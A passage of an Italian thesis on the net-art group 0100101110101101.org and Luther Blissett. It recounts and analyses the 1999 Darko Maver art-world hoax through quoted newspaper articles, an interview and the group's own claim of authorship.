L'arte di 0100101110101101.org è costruita su un *hackeraggio* culturale basato su un'etica di svelamento, di critica dell'autorità operando con azioni "al limite" per dimostrare che l'informazione deve essere libera e decentrata. Ciò non significa legittimare atti distruttivi senza senso, ma promuovere azioni critiche, consapevoli, che per essere realmente costruttive e operare una reale destrutturazione delle logiche di potere, possono anche farsi felicemente ed efficacemente "amoralì" o dare origine a una nuova "morale", quella di non averne nessuna, soprattutto

³⁵ Longo Goffo I., *0100101110101101.org, arti mediatiche dentro e fuori la rete*, Tesi di laurea 2007/2008, pag.12

in caso di appropriazione di opere altrui se protette da *copyright* o in forma di sistema chiuso e imm modificabile.

L'*hackeraggio* culturale inizia in silenzio ma una volta che viene realizzato e raggiunge gli aspetti desiderati viene svelato con la più totale trasparenza per mettere in luce i *bugs* sociali e mediatici sconosciuti o accettati.

Luther Blissett ha insegnato che è possibile fare proprie le logiche con cui i canali di comunicazione di alimentano per comprenderle e svelarne i meccanismi trovando nuove modalità di protesta basate sulla diffusione di pratiche virali che danno vita a beffe e leggende metropolitane in un susseguirsi di comunicati stampa rivelatori.

Gli 0100101110101101.org hanno successivamente portato avanti azioni rivolte a smascherare le strategie di media e il sistema dell'arte operando azioni di plagio e *détournement*, perché la figura dell'autore non è più così importante e non condiziona né la qualità della produzione né la creatività artistica. Tutto ciò rispecchia, come dicevano i situazionisti, la natura sociale della cultura che si basa su idee direttamente o indirettamente influenzate dalle relazioni sociali che intrattiene nella comunità in cui fa parte.

Non esiste il genio isolato dal mondo e ispirato dalla musa, esistono solo persone che si scambiano informazioni e rielaborano quello che è stato già detto in passato, è sempre stato così, la cultura è un enorme e infinito plagio.³⁶

0100101110101101.org sono nati svelando i meccanismi del sistema dell'arte e ora ne fanno parte comparendo nella classifica di *Flash Art* dei migliori 100 artisti italiani ed esponendo nella Galleria *Fabio Paris* di Brescia le stampe digitali e i manufatti delle loro opere.

L'attuale percorso artistico degli 0100101110101101.ORG può sembrare una contraddizione rispetto alle loro precedenti esperienze, ma va a mio parere interpretato come il raggiungimento di una consapevolezza, mista a una buona dose di cinismo, che dai meccanismi di mercato non si sfugge e quindi è più strategico piegarli a nostro vantaggio. Oppure, semplicemente, il tutto è un'altra beffa al sistema dell'arte, dimostrando che vale sempre la regola dell'ottenere la massima visibilità con il minimo sforzo. Quindi, invece di creare lavori da zero, le operazioni artistiche precedenti vengono esposte come stampe in galleria, traendo profitto proprio dagli stessi circuiti di mercato che un tempo sono "caduti in trappola". Certo, la beffa rimane, ma si perde però quell'elemento critico che si trovava nelle prime opere firmate 0100101110101101.ORG, che hanno irritato e spaesato, con tattica ironia, diversi circuiti di potere da quello artistico a quello ecclesiastico.³⁷

³⁶ Bazzichelli T., op.cit., pag.214

³⁷ Bazzichelli T., op.cit., pp.217-218

Darko Maver

Una delle prime beffe di 0100101110101101.org si svolge all'epoca in cui i due erano ancora fortemente legati a Luther Blissett e mette in ridicolo tutto il sistema dell'arte e una delle sue più importanti rassegne.

Nel 1999, nei Balcani, sono scoppiati i bombardamenti NATO sul territorio serbo. A Belgrado, da un po' di anni, un artista di nome Darko Maver lavora ad opere di denuncia sulla violenza della guerra. Utilizzando manichini, sangue e case abbandonate inscena stupri e omicidi per mostrare al mondo cosa succede intorno a lui attraverso la sua unica arma: l'arte. Nel 1997 l'artista fu arrestato e rinchiuso in carcere con l'accusa di aver realizzato opere anti-patriottiche e nel 1999 arriva la notizia della sua morte avvenuta il 30 aprile, in circostanze misteriose dentro una prigione del Kosovo durante i bombardamenti.

L'Italia inizia così a manifestare solidarietà per quanto avvenuto, attivando una serie di campagne a favore della libertà di espressione e organizzando molte mostre commemorative in ambienti istituzionali e non, alla 48° Biennale di Venezia, al centro sociale *Livello 54* di Bologna e al Forte Prenestino di Roma.

Sembrerebbe una storia commovente, di solidarietà da parte del sistema dell'arte verso un artista la cui unica colpa è quella di essere nato e cresciuto nel paese sbagliato.

Il problema è che Darko Maver non è mai esistito.

Darko Maver è il frutto della collaborazione tra Luther Blissett e 0100101110101101.org. L'immagine dell'uomo è stata scattata nella mansarda dei Mattes e ritrae il volto di Roberto Capelli, uno storico componente del Blissett e il nome è stato rubato a un noto criminologo sloveno. Non esistono manichini apposti in case abbandonate e le immagini delle opere di Maver erano prese dal noto sito www.rotten.com. Darko è solo un cavallo di Troia costruito per penetrare nel sistema artistico e mostrarne i lati peggiori e le contraddizioni

il teorema, una volta ancora, si dimostra esatto: un artista (un'identità), una poetica, le opere, e il sistema è pronto a fagocitare tutto, a tradurre in merce quanto era vita.³⁸

Nessuno si è mai preoccupato di controllare le fonti, le origini di questo personaggio etichettando sempre la mancanza di informazioni come un episodio di censura e sopruso da parte di uno stato in guerra



Il volto di Darko Maver



Le opere di Darko Maver, in realtà fotografie rubate da internet

³⁸ Blissett L., *La grande truffa dell'arte*, 2000, www.lutherblissett.net/archive/487_it.html, consultato il 12/12/2014



Le opere di Darko Maver, in realtà fotografie rubate da internet



La foto della finta morte di Darko Maver



Installazione video al Padiglione Italiano della 48° Biennale di Venezia

La beffa Maver ha introdotto l'elemento del falso nel sistema di legittimazione dell'arte e, facendolo assimilare, ha invitato a riflettere su come fosse stato possibile che un personaggio, esistente solo a livello mediatico, fosse riuscito a ottenere così tanta visibilità dentro le massime istituzioni dell'arte contemporanea.

Gli 0100101110101101.ORG hanno dimostrato come, in molti ambiti istituzionali (ma anche di movimento), tante notizie siano accettate acriticamente dando origine a miti, leggende e celebri artisti.³⁹

³⁹ Bazzichelli T., op.cit., pag.213



Uno dei protagonisti racconta l'ennesimo scherzo del gruppo bolognese ideato per mettere alla berlina il mondo dell'arte

L'ultima beffa di Luther Blisset

Vita e morte dell'inesistente artista serbo Darko Maver

ANTONIO CARONIA

La verità è stata dunque svelata. Darko Maver, l'artista serbo che aveva fatto parlare di sé l'anno scorso in Italia e in Europa per la cupezza, la radicalità, ma anche la stranezza delle sue operazioni artistiche, è un personaggio inesistente, frutto della fantasia fervida (secondo alcuni), malata (secondo altri) di un gruppo di giovani che operano a Bologna e che si fanno conoscere con l'ostico nome del sito Internet da essi creato (www.0100111101101101.ORG) e che è uno dei centri delle loro attività. Nel 1998 circola in rete un periodico elettronico, *Entartete Kunst* («Arte degenerata»), redatto da alcuni giovani bolognesi vicino al Luther Blisset Project. È qui che iniziano a girare le prime notizie su un misterioso artista-performer che percorre i territori della ex Jugoslavia lasciando in camere d'albergo e vecchie case disabitate macabre messe in scena di assassini realizzate con manichini (ma che a prima vista appaiono reali agli occhi degli sconcertati vicini e della polizia accorsa sui luoghi). Vengono diffuse anche alcune scarse notizie biografiche (nascita nel 1962 vicino a Belgrado, studi interrotti all'Accademia di Belle Arti di quella città, trasferimento a Ljubljana, viaggi in Italia, inizio nel 1990 del progetto itinerante «Tanz der Spinnen», «Danza del ragno»), e alcuni brevi testi, chiaramente deliranti, sulla «scomparsa del corpo» e una improbabile «anafrogenetica». Nell'agosto del 1998 la Kapelica Galleria di Lubiana organizza una prima mostra con materiali di «Tanz der Spinnen», che nel febbraio dell'anno seguente verrà replicata al Livello 57 di Bologna.

Darko Maver intanto, in Serbia e nel Kosovo, viene più volte arrestato e rilasciato, con l'accusa di propaganda antipatriottica, ed è rinchiuso nel carcere di Podgorica dall'inizio del 1999. I sostenitori di Maver in Italia diffondono la notizia in comunicati firmati «Free Art Campaign». Due riviste italiane parlano di Maver nel marzo del 1999: *Tema celeste* riprendendo semplicemente il comunicato, e *Flesh Out* con un articolo più ampio a firma di chi scrive, corredato di immagini. In maggio viene diffusa la notizia della morte dell'artista in carcere, in circostanze misteriose. Un articolo su *Modus vivendi*, nel luglio dello stesso anno, mette in relazione la morte di Maver con la guerra della Nato contro la Serbia. E con la morte arriva la «consacrazione»: Maver ap-

proda alla 48esima Biennale di Venezia, nel settembre scorso, mentre al Forte Pretestino di Roma viene organizzata una retrospettiva dell'artista. Alla Biennale dei giovani artisti di Roma, in giugno, era stato presentato uno spettacolo teatrale dedicato a Maver. Adesso la rivendicazione della beffa.

Ma qual è il significato di questa operazione? Su questa stessa pagina rispondono alla domanda i principali responsabili, gli esponenti di [0100111101101101.ORG](http://www.0100111101101101.ORG). Ma qualche parola è doverosa anche da parte dell'autore di questo articolo, che scrisse su Darko Maver, come abbiamo detto, sulla rivista *Flesh Out* nel marzo scorso. Io ero infatti a conoscenza dell'inesistenza del personaggio, e se decisi (insieme alla direzione della rivista) di non rivelare allora quello che sapevo, anzi di appoggiare l'iniziativa, fu perché credevo nella sua utilità: sapevo bene che, presto o tardi, la beffa sarebbe stata rivendicata, perché era stata concepita proprio a questo scopo. Operazioni del genere non sono nuove, nel mondo dell'arte. Basti ricordare il gigantesco fallo eruttante fuochi d'artificio (*La Vittoria*), costruito da Jean Tinguely, che comparve agli occhi attoniti delle migliaia di persone radunate in Piazza del Duomo, a Milano, il 28 novembre del 1970, in occasione di una manifestazione nel Nouveau Réalisme (una stampa imbarazzatissima, il giorno dopo, decise di glissare bellamente sulla provocazione). O l'identità femminile di Rose Sélavy con la quale Marcel Duchamp, negli anni Venti, firmò alcuni ready made, compresi una foto di Man Ray che in realtà ritraeva l'artista in abiti femminili. Queste, e molte altre operazioni del genere, sono stati dei veri e propri interventi critici, oltre che espressioni artistiche, da parte di figure ben radicate nel mondo dell'arte ma al con-

tempo consapevoli del carattere fittizio, in qualche modo «inautentico» delle opere. L'operazione Darko Maver, in buona parte, condivide questa tensione a ricongiungere (attraverso il paradosso) l'arte con la vita, ma ha un significato ancora più specifico. Che non è tanto quello, come può sembrare a prima vista, di ingannare critici e giornalisti (spesso complici, come abbiamo visto, dell'iniziativa), per gettare discredito sul mondo dell'arte. Nelle intenzioni degli autori della beffa c'era anche, naturalmente, la volontà

di mettere in luce il carattere artificioso di questo mondo, il ruolo che hanno critici e galleristi nel determinare il successo e l'insuccesso degli artisti, ben più della misteriosa «ispirazione» di questi ultimi. E, sullo sfondo, come sempre, il ruolo fondamentale del mondo dei media, che contribuiscono sempre più a certificare, agli occhi del cittadino consumatore, la «realtà». Ma tutto ciò, in qualche modo, è ben noto anche al di fuori dei confini dell'underground, anche se spesso non si riflette abbastanza. La cosa più interessante di tutta questa vicenda, per me, è che essa porta allo scoperto, con la forza dello sberleffo, il carattere sociale della produzione artistica. Se non ci sono specifiche

istituzioni sociali (i musei, le gallerie, le riviste specializzate, ma adesso anche i centri sociali, anche i gruppi di opposizione radicale) che «garantiscono» l'opera, l'arte non esiste. Se qualcuno di cui in qualche modo mi fido (il critico, il commentatore) non certifica l'esistenza e il valore dell'artista, l'artista non esiste.

Ma il patto che delegava a queste istituzioni culturali specializzate il compito di «gestire» l'arte (e la cultura in genere) adesso scricchiola, sotto la spinta delle nuove tecnologie, di Internet, ma non solo, sotto la spinta della gigantesca composizione e ricomposizione sociale che scuote il capitalismo finalmente globalizzato. E allora, tra le pieghe di questi processi, chiunque può riprendere la parola, non per sbeffeggiare l'arte, non per decretarne la «morte», ma per mostrarne la possibile scomparsa, riassorbita nel flusso della creatività sociale. Darko Maver non è ancora tutto questo, s'intende, è solo un indizio che, se si vuole, questo può essere fatto.

mostra delle opere censurate dell'artista sloveno Darko Maver

arrestato dalla polizia militare il 13-1-99 nell'area del Kosovo, attualmente è detenuto nel carcere di Podgorica (ex Titograd)

L'artista sloveno da vita nel 1990 all'opera mai conclusa «Tanz der Spinnen» una serie di installazioni ambientali a simulare assassinii violenti, creando attorno alla sua immagine la perfetta parodia dei famosi serial killer



La locandina della mostra con le opere censurate di Darko Maver allestita a Livello 57 di Bologna nel febbraio '99
In alto il «falso» Maver



Luther Blisset può essere chiunque. Vero, certo. Ma è anche vero che ci sono veri e propri collettivi aggrumati intorno a un'idea, un progetto di guerriglia comunicativa, persone che hanno scelto di usare il nome collettivo Luther Blisset. In questa pagina si parla degli 001 e delle loro beffe. Ma esiste un altro «nucleo» Luther Blisset, il più famoso, perché portato alla ribalta (e allo svelamento) dal premio Strega: gli autori di «Q». Sarebbe meglio dire «esisteva», visto che dopo l'esperienza dello Strega e lo svelamento (seppur parziale) delle rispettive identità, i quattro «guerriglieri» hanno annunciato di aver sciolto il collettivo, ognuno procederà per la sua strada.

Insieme, comunque, i quattro L.B. bolognesi hanno prodotto una notevole quantità di «materiale». Articoli, libri, riviste e beffe. In campo editoriale, oltre al romanzo storico «Q» (Einaudi), il collettivo ha prodotto vari saggi, tra cui «Mind Invaders» (Castelvecchi), l'antologia «Totò, Peppino e la guerra psichica» (AAA editrice), ora ristampata da Einaudi nella collana Stile libero), il pamphlet «Lasciate che i bimbi. Pedofilia: un pretesto

GLI «ALTRI» LUTHER BLISSET

Totò e i nemici dello Stato

Mondadori nel 1996: rifilarono a tal Genna scarti di vecchi dibattiti contro-culturali e Genna li trasformò in un libro, «Net.generation», edito da Mondadori. L.B. rivelò di aver truffato Genna e pochi giorni dopo il libro scomparve dalle librerie. Ma c'è stata anche la beffa televisiva: il gruppo si prese gioco di «Chi l'ha visto?» facendo cercare l'inesistente illusionista Luther. E quella ai giornali: L.B. riuscì a far recensire dai giornali il libro beffa del pensatore telematico Lee Mortais (leggi Li Morté), «Miseria del lettore».

Ora i quattro autori di «Q» sono impegnati in attività più «ufficiali»: il 3 marzo saranno al Teatro poliziesco occupato di Bologna insieme a Pino Ignazio Taio II e Pino Caccaci per presentare il nuovo libro dello scrittore spagnolo «Te li do io i Tropici» (Il Saggiatore).

Stefania Scateni

«Abbiamo svelato i trucchi dei critici»

Gli 0100111101101101.ORG raccontano qui come «intervergonno» nelle loro operazioni «beffarde».

In che cosa si differenziano le vostre operazioni dall'arte «tradizionale»?

«0100111101101101.ORG cerca di «mostrare il meccanismo». Invece che produrre un oggetto materiale (dipinto, scultura o video che sia) organizza le informazioni e decostruisce i processi, con lo scopo di sovvertire dall'interno-usandole stesse armi - il sistema di produzione, distribuzione e fruizione dell'arte. Duchamp, tramite i ready-made, ha dimostrato che, nel moderno sistema culturale, il contenitore è di gran lunga più importante del contenuto: nel momento in cui un orinatoio viene esposto in un museo diviene automaticamente un'opera d'arte, pur trattandosi dello stesso oggetto che nel resto del mondo viene usato quotidianamente. 0100111101101101.ORG non ha fatto altro che estremizzare questo assunto, al punto da rendere arte qualcosa di inesistente: nel momento in cui Darko Maver esiste come essere mediatico (articoli, mostre, manifesti ecc.), allora esiste tout court».

Ma esiste solo nella finzione dei media, è in qualche modo «virtuale».

«L'universo dei media è sempre più indipendente dalla realtà. Per quanto distorta, la finzione televisiva dipende comunque dalla realtà. Nel sistema mediatico contemporaneo, e in particolare con l'evolversi di Internet, sta venendo meno questa condizione: l'esistenza virtuale è vincolata sempre meno all'esistenza reale, la «realtà mediatica» è sempre più indipendente dalla «realtà reale».

«Ad esempio insinuando il dubbio che Darko Maver è stato creato a tavolino, allora anche tutti gli altri artisti potrebbero esserlo. Secondariamente smitizzando la figura dell'artista come genio creatore, isolato dal mondo e ispirato dalla musa, idee nefaste che si trascinano dal romanticismo».

«Eritene di aver raggiunto il vostro scopo?»

«Da zero alla Biennale di Venezia in un anno, nemmeno Peggy Guggenheim avrebbe saputo fare di meglio».

Un'ultima cosa, 0100111101101101.ORG dedica questa operazione a Piero Carnati, il più grande e sottovalutato artista contemporaneo che, nonostante l'avversione del mondo, continua la sua incredibile opera».

Cosa avete cercato di dimostrare con questa operazione?

«0100111101101101.ORG ha cercato di svelare i meccanismi che soggiacciono all'arte contemporanea, di mostrare palesemente che sono i critici ed i galleristi che hanno il potere di creare un'artista, indipendentemente dal valore del suo lavoro: questo fenomeno è comunemente accettato o dato per scontato e ne viene sottovalutata la portata. Nel caso di Darko Maver 0100111101101101.ORG ha semplicemente saltato gli intermediari ottenendo il risultato di attirare l'attenzione sui processi piuttosto che sulle opere. Paradossalmente, nella sua dichiarata inesistenza, è più autentico Darko Maver che decine di altri presunti artisti. L'arte è una forma di alchimia che, invece che trasformare il metallo in pietra preziosa, trasforma la merda in oro (Piero Manzoni vendeva i suoi escrementi letteralmente «a peso d'oro»). Potenzialmente ogni cosa può diventare arte, si tratta soltanto di conoscere le regole del gioco, i trucchi del commercio».

Si è trattato quindi di una provocazione contro l'arte condotta dall'interno del sistema stesso?

«Non un'azione contro determinate istituzioni o testate - la rivista *Flesh Out*, tanto per fare un esempio, ha collaborato attivamente fin dall'inizio - ma una pura azione dimostrativa. Le opere d'arte, anche le più radicali, finiscono per rafforzare lo status quo perché rafforzano la predisposizione del pubblico a ingerire passivamente codici rigidi e stereotipi visivi e comportamentali. È solo smontando tali meccanismi che si può comprendere e rifiutare; non abbiamo bisogno di altri «oggetti d'arte», quanto di opere in grado di rendere il pubblico più consapevole».

Come pensate di riuscire a risvegliare del pubblico un senso critico?

«Ad esempio insinuando il dubbio che Darko Maver è stato creato a tavolino, allora anche tutti gli altri artisti potrebbero esserlo. Secondariamente smitizzando la figura dell'artista come genio creatore, isolato dal mondo e ispirato dalla musa, idee nefaste che si trascinano dal romanticismo».

Eritene di aver raggiunto il vostro scopo?

«Da zero alla Biennale di Venezia in un anno, nemmeno Peggy Guggenheim avrebbe saputo fare di meglio».

Un'ultima cosa, 0100111101101101.ORG dedica questa operazione a Piero Carnati, il più grande e sottovalutato artista contemporaneo che, nonostante l'avversione del mondo, continua la sua incredibile opera».

A.Ca.

LA GRANDE TRUFFA DELL'ARTE

Avete mai la sensazione di essere imbrogliati?

Una rivendicazione di 0100101110101101.ORG e Luther Blissett

Dichiaro di aver inventato la vita e le opere dell'artista serbo Darko Maver, nato a Krupanj nel 1962 e morto nel Carcere di Podgorica il 30 aprile 1999.

Darko Maver era nato e vissuto nell'area balcana, la stessa oggi spolpata viva dagli interessi economici e geopolitici dei potenti, dalle milizie delle diverse etnie e dalla macchina-avvoltoio dei media. Darko Maver era un artista politicamente scomodo, le sue performance difficili da digerire; ciononostante era ormai pronto per essere assimilato dal sistema dell'arte. Debitamente omogeneizzata, privata della sua forza espressiva la sua opera era già pronta al viatico canonico che attraverso le gallerie, le mostre, il mercato porta alla pace eterna del museo, apice di un processo anestetico, sterilizzante, disarmante.

Il museo: vero e proprio tempio dove si cerimonia l'arte, è un luogo che falsifica, avvilenandola, l'arte che contiene, così come il carcere falsifica rendendola irriconoscibile la vita che nega.

E il teorema, una volta ancora, si dimostra esatto: un artista (un'identità), una poetica, le opere e il sistema è pronto a fagocitare tutto, a tradurre in merce quanto era vita.

... tutto questo per Darko Maver non accadrà.

Perché Darko Maver non esiste! Perché le sue opere non esistono!

PARTE I: BIOGRAFIA/LA CREAZIONE DEL PERSONAGGIO

Darko Maver, vero nome di un noto criminologo sloveno, è una creatura mediatica. Costruito nei dettagli per penetrare le difese immunitarie del sistema artistico, novello cavallo di Troia, Darko Maver non ha fallito. Nel momento del suo recupero - inevitabile sorte di ogni pensiero/azione per quanto estremo e radicale - nel momento in cui il cappio si serrava, è svanito, rivelando tutto il suo potenziale.

PARTE II: LE OPERE/LA MITOPOIESI

La diffusione del nome e dell'opera di Darko Maver è una rivolta attiva ad ogni forma artistica dominante. Dove i confini tra realtà e falsificazione, se esistono, sono talmente sottili che spesso i ruoli si invertono ed è la realtà che si trova a copiare l'imitazione, Darko Maver è un saggio di purissima mitopoiesi.

Le agghiaccianti foto, presunta testimonianza della sua attività all'accademia di Belgrado, ritraevano autentici feti e aborti che sono stati creduti senza fatica sculture in PVC e vetroresina di proporzioni giganti e persino indossabili! L'ormai famosa opera 'Tanz der Spinne' è composta di immagini reali di omicidi, stupri e violenze di vario genere; nessun manichino è mai esistito e nessun giornale serbo ha mai recensito le performance di Maver. Tutto questo repertorio di immagini raccapriccianti è reperibile nel sito Internet <http://www.rotten.com> e in altri simili, a disposizione di chiunque abbia lo stomaco per vederle.

Lo stesso volto di Darko Maver, riprodotto su diverse riviste e decine di siti web, è in realtà quello di Roberto Capelli, storico membro del Luther Blissett Project bolognese.

La verità delle immagini credute simulazioni compensa l'inesistenza di un artista creduto reale.

Ma un'artista, per essere tale, necessita di una poetica, di una teorizzazione del suo lavoro. Ecco 'La Dimensione degli Extracorpi' e altri testi deliranti e assolutamente illeggibili - parodia di tutta una serie di teorie nauseabonde sulla mutazione/contaminazione - in cui è impossibile trovare un senso qualsiasi ma di cui un grosso critico, durante l'ultima esposizione del 'caso Darko Maver' il 9-9-99

a Roma, ha attribuito indignato la paternità a niente meno che Francis Bacon!

In principio erano due siti Internet, l'unica testimonianza dell'esistenza di Maver. Ma Internet come medium non fornisce alcuna garanzia anzi, la facilità di confondere le identità è parte della sua natura; l'essere presente in rete era per l'artista serbo decisamente troppo poco perché qualcuno si interessasse alla sua opera. Darko Maver, o almeno le sue opere, dovevano concretizzarsi materialmente per essere notate, e così è stato.

PARTE III: IL CARCERE/LE MOSTRE

Nell'agosto '98 una rinomata galleria di Lubiana, Kapelica Gallery, espone la documentazione di 'Tanz der Spinne', costituendo un prezioso precedente per le successive mostre dedicate al fantomatico artista. Presto segue infatti quella di Bologna, il 18-19-20 febbraio 1999, nel contesto di una manifestazione per la libertà d'espressione che espone opere di diversi disegnatori tra i quali Liberatore, Martin e Manara.

Centinaia di attenti visitatori si accalcano nello spazio dedicato a Maver. Scioccati dalle immagini delle performance, i cui originali sono stati censurati e distrutti, cercano spiegazione-conforto nei testi la cui irrazionalità li lascia letteralmente a bocca aperta, definitivamente disorientati. Risultato: dal febbraio di quest'anno, dopo pochi mesi di vita, Darko Maver è già un mito; perlomeno nel mondo underground.

L'opera di propaganda continua su più fronti: in rete gli sviluppi sulla vicenda: la censura delle opere, la distruzione delle stesse e l'arresto per propaganda anti-patriottica sono riportati a centinaia di iscritti dal periodico 'EntarteteKunst' (<http://www.EntarteteKunst.org>) fruttando numerose citazioni e link da altri siti; contemporaneamente escono alcuni articoli: Flesh Art (n°3, aprile '99) dedica due pagine alla vita e alle opere di Maver mentre Tema Celeste (n°73, marzo '99) pubblica il comunicato stampa dell'incarcerazione, avvenuta il 13/1/1999 nell'area del Kosovo, e a questi ne seguiranno altri. Maver sarà più volte preso ad esempio per la censura subita, altrove semplicemente citato.

È in questo periodo che la situazione in Kosovo, già da tempo intollerabile, esplode con l'intervento delle truppe NATO nei balcani.

PARTE IV: LA MORTE/IL MITO

Al 30/4/1999 risale la notizia della morte di Darko Maver.

L'immagine del corpo, verosimilmente pervenuta via Internet, si diffonde rapidamente insieme all'interrogativo inquietante: omicidio o il suicidio come ultima tragica performance?

Quest'ultimo atto della 'vita' di Maver ha trovato eco in un lucido e pungente articolo, "Manichini di guerra", apparso su "Modus Vivendi" (n. 6, luglio/agosto '99) che illustra puntualmente come Darko Maver, le sue opere e la sua storia, potessero essere lette come una critica alla realtà mediatica e alla strumentalizzazione delle immagini delle vittime del conflitto bellico.

Dalla morte al mito il passo è breve. È il momento della celebrazione dell'artista serbo morto sotto i bombardamenti NATO. Il 12-6-99 alla Biennale dei Giovani Artisti, a Roma, il gruppo teatrale Sciattoproduzie dedica all'artista serbo il suo spettacolo-performance intitolato appunto 'Awakening, a tribute to Darko Maver' ed espone nuovamente il materiale documentario sulla sua opera.

Il 23 settembre, alla 48° Esposizione Internazionale d'Arte a Venezia, viene presentato il documentario 'Darko Maver - L'arte della guerra'.

Il 25 dello stesso mese il Centro di Produzioni Multimediali Forte Prenestino di Roma ospita una retrospettiva dedicata all'opera di Maver. In mostra, oltre alla documentazione delle performance di 'Tanz der Spinne', le opere giovanili fino ad ora inedite, per lo più sculture e collage, realizzate nei primi anni '80.

La presenza di Maver alla biennale veneziana rappresenta senz'altro il massimo obiettivo perseguibile nel lungo processo dimostrativo della permeabilità di un sistema come quello dell'arte.

TUTTI PAZZI PER MAVER PECCATO, NON ESISTE

Darko Maver era un ribelle, creava raccapriccianti opere d'arte, abbandonava in luoghi pubblici manichini orribilmente sfigurati. Darko Maver era politicamente scomodo, invisibile al potere e per di più sloveno, e proprio per questo pronto per diventare una star internazionale. Darko Maver era stato arrestato in gennaio con l'accusa di propaganda antipatriottica. Darko Maver, trentasette anni, morendo sotto i bombardamenti della Nato nel carcere militare di Podgorica, ha creato attenzione e allarme, fino ad assurgere agli onori della Biennale di Venezia. Darko Maver, peccato, non esiste. L'ultima beffa in ordine di tempo di Luther Blissett è lievemente diversa dalle precedenti: questa volta il sabotatore mediatico non mira a sbugiardare le testate che negli ultimi dieci mesi hanno parlato di Maver (Flash Out, Tema Celeste e altre), né a sbeffeggiare il pubblico che si è fermato sorpreso a guardare le riproduzioni delle opere o il video dedicato all'artista. L'intento è semmai quello di dimostrare come manovrando i media vecchi e nuovi, e con la complicità dell'eccitazione collettiva per la guerra in Kosovo, sia stato possibile creare un artista di successo: da zero alla Biennale in meno di un anno. Di più: scrive Blissett nel comunicato di rivendicazione, "come Darko Maver fè un'operazione pensata a tavolino, allora anche tutti gli altri cosiddetti artisti sono potenzialmente lo stesso: frutto delle menti e della scaltrezza di critici, curatori e galleristi". L'operazione Darko Maver (nome vero di un co-

nosciuto criminologo sloveno, faccia reale e simpatica di un ragazzo bolognese) culmina proprio con la morte presunta. Ovvero con la diffusione via Internet di un'Ansa (ovviamente fasulla) del 30 aprile, con l'annuncio del decesso, forse per un'esecuzione di massa, forse per un suicidio come ultima, tragica performance. Degna fine per una finta esistenza esemplare: la nascita in un paesino di montagna a cento chilometri da Belgrado, l'infanzia in orfanotrofio, l'abbandono dell'Accademia d'arte, le opere scandalose. Poi, l'incarcerazione e la campagna di solidarietà condotta via Internet e amplificata con una mostra fotografica al Centro sociale bolognese Livello 57, dove il pubblico resta sbigottito davanti alla crudezza delle fotografie (particolare non irrilevante: quegli stupri, omicidi ed efferatezze non sono la simulazione di un artista, ma immagini vere, recuperate da uno dei siti spazzatura della rete). Dopo la notizia della morte, segue una lunga celebrazione: una performance alla Biennale dei Giovani Artisti di Roma e soprattutto l'approdo alla 48 Esposizione Internazionale d'Arte a Venezia, con il documentario "Darko Maver, l'arte della guerra" presentato all'interno del padiglione italiano dalla fantomatica "Free Art Campaign" nella suggestione di un buio totale e di un pavimento completamente ricoperto da manifesti a lutto. Non è finita: durante un ulteriore tributo a Maver proposto in settembre al Centro sociale Forte Prenestino di Roma, spunta anche un testo delirante dell'artista, La dimensione degli Extracorpi, nel

quale un critico indignato crede di riconoscere non la parodia del critichese che effettivamente è, ma un'opera di Francis Bacon. Capita. Non è la prima volta che Blissett mena staffilate anche all'interno dell'underground, o quanto meno alla parte di esso che celebra con facilità la nascita di nuove stelle dell'arte, e preferisce credere allo scandalo di un feto in Pvc come opera di finzione piuttosto che alla crudezza di un'immagine vera (come in questo caso). L'operazione Maver dimostra, comunque, che l'artigiano del Luther Blissett Project è ancora affilato a dispetto dei numerosi tentativi di sciacallaggio e soprattutto di chi ne prevedeva la fine con l'outing dello 04% del progetto, i quattro autori del fortunatissimo Q (oltre cinquantamila copie e traduzioni a pioggia). E anche dopo il recente "seppuku", il suicidio rituale con cui, all'inizio del 2000, coloro che usavano il nome da almeno un lustro hanno smesso di farlo, lasciando che altri continuino le azioni e la mitologia di Luther Blissett.

Loredana Lipperini

ARTE E VITA AI TEMPI DI INTERNET

L'ARTISTA INESISTENTE

Marco Vallera

ARRIVA con grande strepito la notizia che uno degli artisti di cui recentemente si è parlato con moderazione in occasione dell'ultima Biennale, ma con una particolare attenzione «militante» da parte di certe riviste di critica d'arte presunte impegnate e chic, arriva la notizia-bomba che non esiste, che era tutto un bluff. Il solito, imprevedibile, profetico, spiritoso Luther Blissett, disaccrando cerbero dalle mille teste telematiche. Che ovviamente accusa il mondo della critica e dell'arte di non capire nulla, di essere facile preda di trabocchetti, di vivere di finzioni: se un artista inesistente può diventare famoso nel giro di un anno, che serietà può pretendere ancora il trionfo circuito critici-organizzatori-musei? Ha ragione, non c'è dubbio. E allora ti dicono: ma tu come critico non ti senti coinvolto? Il problema non è il fatto che quest'immaginario Darko Maver (creato a tavolino con tutti i suoi appetibili attributi giusti: sloveno, orfano, sfuggito all'Accademia, bombardato dalla Nato o forse suicida... sembra una trama alla Liala) non esista, perché comunque qualcuno dietro questa «finzione» o «appearance» esiste pur sempre. Il problema è più generale: non bisogna cedere di principio a questo sistema ridicolo e mafioso, che accetta ed esalta e organizza seminari su un presunto artista, che ha per unico «valore» il fatto di essere ex jugoslavo, ribelle, coinvolto dalla guerra, mentre nessun'importanza ha più se esista una sua opera oppure no. E dunque diventa «artista» soltanto grazie a quegli «charmes» mediatici: fa «notizia» e basta. Non è un caso che la notizia della sua inesistenza arrivi il giorno in cui si teorizza a stampa sull'inesistente tatuaggio falce & martello della nipotina di Bertinotti. Anche il mondo dell'arte, oggi, procede così: e lo teorizzò anni fa David Ross, direttore del Whitney, in un allarmante testo in cui difendeva l'eteronomia dell'arte e la caduta delle barriere tra arte e vita: insomma, basta essere portoricani, o lesbiche o minoranza etnica per meritarsi un posto nel museo. Del resto si sapeva già che le immagini terribili spacciate per «arte» di Maver erano foto vere reperite nei siti Internet: appunto, nessuna differenza tra la vita e l'arte, come voleva D'Annunzio. Forse Seemann, il direttore della Biennale, di quest'equivoco, si diverte a un mondo, perché questa notizia rafforza la sua visione ludica. Anni fa, del resto, un geniale artista brasiliano espose alla Biennale un fregio di tutti i biglietti da visita che gli avevano permesso di giungere in quel Sacro Recinto. L'opera non era altro che quel vuoto cammino.



"L'Unità" 12 febbraio 2000

Fakes

In internet non ha senso parlare di originalità: ogni file è riproducibile all'infinito senza perdita di qualità, e ogni copia è identica all'originale. Inoltre, navigando nella rete, tutto ciò che viene visualizzato è immediatamente memorizzato dal proprio hard disk e, di conseguenza, fatto proprio.⁴⁰

Hell.com

